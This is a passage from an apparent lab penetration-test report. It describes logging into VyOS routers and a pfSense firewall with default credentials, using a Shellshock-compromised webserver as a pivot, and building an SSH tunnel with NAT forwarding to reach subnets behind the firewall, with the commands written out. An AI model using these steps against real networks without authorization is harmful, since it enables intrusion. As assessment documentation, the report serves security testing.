O   192.168.0.32/27 [110/10] is directly connected, eth1, 15:53:04
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 15:52:49
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 15:52:49
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 15:52:49
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 15:52:53
O   192.168.0.224/30 [110/10] is directly connected, eth0, 15:53:04
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 15:53:04
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 15:52:49
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 15:52:49
```


Figure 3.8 Output of "show ip route" command

The "show interfaces" command reveals two new subnets on interfaces 192.168.0.33/27 and 192.168.0.229/30, this is backed up by the routing table which shows the directly connected subnets are the same subnets in the interfaces. Another point of interest is that the majority of subnets displayed on the routing table are being routed through 192.168.0.230, which indicates another router.

Subnets found within this routing table were already found previously from Router 1's routing table. The difference is the directly connected subnets and where the traffic is being routed towards. Considering that Router 1 connecting to the current Router 2 had only two useable hosts and Router 2 connecting to subnet interface 192.168.0.229/30 only has two useable hosts, it can be determined that this interface is connecting two routers. The Nmap scan of the interface of this subnet can be found in appendix A as figure 8.7. The scan discovered another device on the subnet with the same open ports as this Router. Moreover, after browsing to the website, it revealed the device to be another vyos router.

3.1.3. Router 3


Using the same method as previous two routers, a telnet connection could be created using the same default credentials of vyos:vyos. This is shown in figure 3.9.



```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Nov  2 10:41:25 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```


Figure 3.9 Successful login through Telnet to Router 3

Using the same commands of "show interface" and "show ip route" to enumerate routing information from Router 3. This is shown in figure 3.10 and 3.11.



```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
```

Figure 3.10 Output of "show interface" command



```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 19:13:03
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 19:13:08
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 19:14:05
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 19:14:05
O   192.168.0.128/27 [110/10] is directly connected, eth1, 19:14:53
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 19:13:03
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 19:13:08
O   192.168.0.228/30 [110/10] is directly connected, eth0, 19:14:53
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 19:14:53
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 19:14:05
```

Figure 3.11 Output of "show ip route" command

From the interfaces there is 2 new subnet interfaces connected to Router 3 which are, 192.168.0.129/27, 192.168.0.233/30. The other subnet interface that is on the router is 192.168.0.230/30 which is connected to Router 2. From the routing table it shows that traffic from


172.16.221.0/24, 192.168.0.32/27, 192.168.0.192/27, and 192.168.0.224/30 are being properly routed through Router 2. Lastly, the subnets 192.168.0.63/27, 192.168.0.96/27 and 192.168.0.240/30 are being routed through 192.168.0.234. However, this host was not a router like the previous 3 hosts.

3.2. Enumerating The Firewall

An Nmap scan discovered no open ports on 192.168.0.234. Considering the routing tables pointed towards this device as a router yet there was no response, indicates that this interface being scanned is a WAN interface of a firewall that is blocking any connections from an external network like the Kali machine. The next logical step was to enumerate the subnets that lay behind the firewall.

After scanning 192.168.0.64/27 and 192.168.0.96/27 nothing was found, which indicated the firewall was blocking access to these subnets. However, conducting a Nmap scan on 192.168.0.240/30 revealed a host on IP address 192.168.0.242, which can be seen in appendix A figure 8.9. The open ports from this host were SSH (22), HTTP (80) and rpcbind (111). indicating the host is a webserver. The website on the host was found to have a vulnerability known as shellshock, the full explanation of the exploitation process can be found in section 4 under heading 4.6. Once the exploitation process was complete, the root password of this webserver was cracked, thus allowing SSH access to this host.


Now that an SSH connection could be created, this device could be used as a pivoting point to gain access to the firewall and even bypass the firewall itself to the subnets behind it. The first step is to alter the configurations of the SSH service to allow for tunnelling. To do this, “PermitTunnel yes” needed to be added to /etc/ssh/sshd_config. After enabling this setting, the SSH tunnel can be created. This can be seen in figure 3.12.



```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Nov  3 06:10:59 2022 from 192.168.0.200
```

Figure 3.12 Established SSH Tunnel to Webserver 2


Once the tunnel was created, the tun0 interface was established on both hosts. Next both interfaces need IP addresses assigned and enabled to them. Afterwards, A ping command is executed to check the connection between the two hosts on this new interface. This is all shown in figure 3.13.



```
Last login: Mon Oct 24 15:46:49 2022 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# 


root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=2.40 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=1.38 ms
^C
--- 1.1.1.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.380/1.892/2.404/0.512 ms
root@kali:~# 
```

Figure 3.13 Assigning, enabling, and checking IP addresses between two hosts

Now that the tunnel is configured and tested through pinging the interfaces through the tunnel. Traffic could now be forwarded through this tunnel. To enable forwarding, an iptables rule to forward traffic coming from the tunnel subnet to the Webserver's eth 0 interface is required. This will allow all traffic from the tunnel to reach any subnets that are accessible from Webserver 2. This rule is shown in figure 3.14.



```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~# 
```

Figure 3.14 Webserver 2 routing settings

With forwarding setup on Webserver 2, the subnets 192.168.0.64/27, 192.168.0.96/27 are available for scanning. First traffic from the Kali machine meant for these two subnets need to be set to be routed through the tunnel. Once done, the subnet 192.168.0.64/27 revealed one host after a Nmap scan. This is shown in appendix A figure 8.10.

Since the scan picked up host, 192.168.0.66 it can be determined that the tunnel successfully let traffic through the interface. It can also be determined that there is also a router on this subnet considering the host that was found was not a router and a router would be required for communication to that host from the rest of the network. The subnet 192.168.0.96/27 was also scanned, but no hosts were found by the Nmap scan.

The results from scanning beyond the firewall indicates that there are still restrictions to accessing the rest of the network from Webserver 2. From this information it could be determined that Webserver 2 was in a DMZ. Lastly, through the interface tun0, subnet 192.168.0.232/30 and 192.168.0.240/30 were scanned. These scans can be found in appendix A figure 8.8 and figure 8.9. The new host discovered from these scans confirmed the restrictions in place by the firewall.

Now that the firewall IP address was found a route could be established to the IP address of 192.168.0.234 through Webserver 2 tunnel. The scan revealed a website on port 80. When visiting the website, it was revealed that the website was a web interface for a pfsense firewall. This can be seen in figure 3.15.





Figure 3.15 pfsense login portal

The default credentials for pfsense firewalls of admin:pfsense were attempted and allowed successful login to the firewall web interface. This can be seen in figure 3.16.



Status / Dashboard

System Information


Name	pfSense.localdomain
System	pfSense Serial: **761515ac-69fa-11ed-a2d6-00505699a311** Netgate Unique ID: **d700a3aec877215de35c**
BIOS	Vendor: **Phoenix Technologies LTD** Version: **6.00** Release Date: **12/12/2018**
Version	**2.3.4-RELEASE** (amd64) built on Wed May 03 15:13:29 CDT 2017 FreeBSD 10.3-RELEASE-p19 Obtaining update status
Platform	pfSense
CPU Type	AMD Ryzen 5 5600X 6-Core Processor
Uptime	01 Hour 05 Minutes 05 Seconds
Current date/time	Tue Nov 22 1:17:17 UTC 2022
DNS server(s)	• 127.0.0.1
Last config change	Tue Nov 22 0:14:35 UTC 2022
State table size	0% (41/47000) Show states
MBUF Usage	5% (1520/29662)
Load average	0.06, 0.09, 0.05
CPU usage	Updating in 10 seconds
Memory usage	21% of 477 MiB
SWAP usage	0% of 1023 MiB
Disk usage (/)	9% of 6.8GiB - ufs
Disk usage (/var/run)	3% of 3.4MiB - ufs in RAM

Interfaces

WAN	↑	1000baseT <full-duplex>	192.168.0.234
LAN	↑	1000baseT <full-duplex>	192.168.0.98
DMZ	↑	1000baseT <full-duplex>	192.168.0.241

Figure 3.16 pfsense web interface landing page

Now that the firewall had been accessed, the tester has full control over the firewall. The next step was to look at the firewall rules for WAN, DMZ and LAN interfaces. This is done to identify which rule was dropping traffic that was incoming on the interfaces. The rules for each interface can be seen in figure 3.17, 3.18 and 3.19 respectively.




Firewall / Rules / WAN

Rules (Drag to Change Order)

		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	1 /3.95 MiB	IPv4 *	*	*	192.168.0.242	*	*	none			
☐	✓	0 /828 B	IPv4 OSPF	*	*	*	*	*	none			

Figure 3.17 pfsense WAN firewall rules



Firewall / Rules / DMZ

Floating WAN LAN DMZ

Rules (Drag to Change Order)

		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	0 /83 KiB	IPv4 *	*	*	192.168.0.66	*	*	none			
☐	✗	0 /12 KiB	IPv4 *	*	*	192.168.0.64/27	*	*	none			
☐	✗	0 /88 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
☐	✗	0 /132 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
☐	✗	0 /88 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
☐	✗	0 /176 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
☐	✗	0 /0 B	IPv4 *	*	*	LAN net	*	*	none			
☐	✓	1 /2.42 MiB	IPv4 *	*	*	*	*	*	none			

Figure 3.18 pfsense DMZ firewall rules


Firewall / Rules / LAN

Floating WAN LAN DMZ

Rules (Drag to Change Order)

		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
	✓	0 /0 B	*	*	*	LAN Address	80	*	*		Anti-Lockout Rule	
☐	✓	0 /2 KiB	IPv4 *	*	*	*	*	*	none		Default allow LAN to any rule	
☐	✓	0 /0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	

Figure 3.19 pfsense LAN firewall rules

Within WAN rules, there was two rules that could be seen. The second rule allowed all IPv4 OSPF traffic coming from any device to reach any device behind the firewall. The other rule (which takes priority since it is at the top of the list) (Netgate, No date) allows any IPv4 traffic from any source to be passed to 192.168.0.242. This is the IP address of Webserver 2. This explains why Webserver 2 is accessible. The next set of rules that were analysed were the DMZ rules.

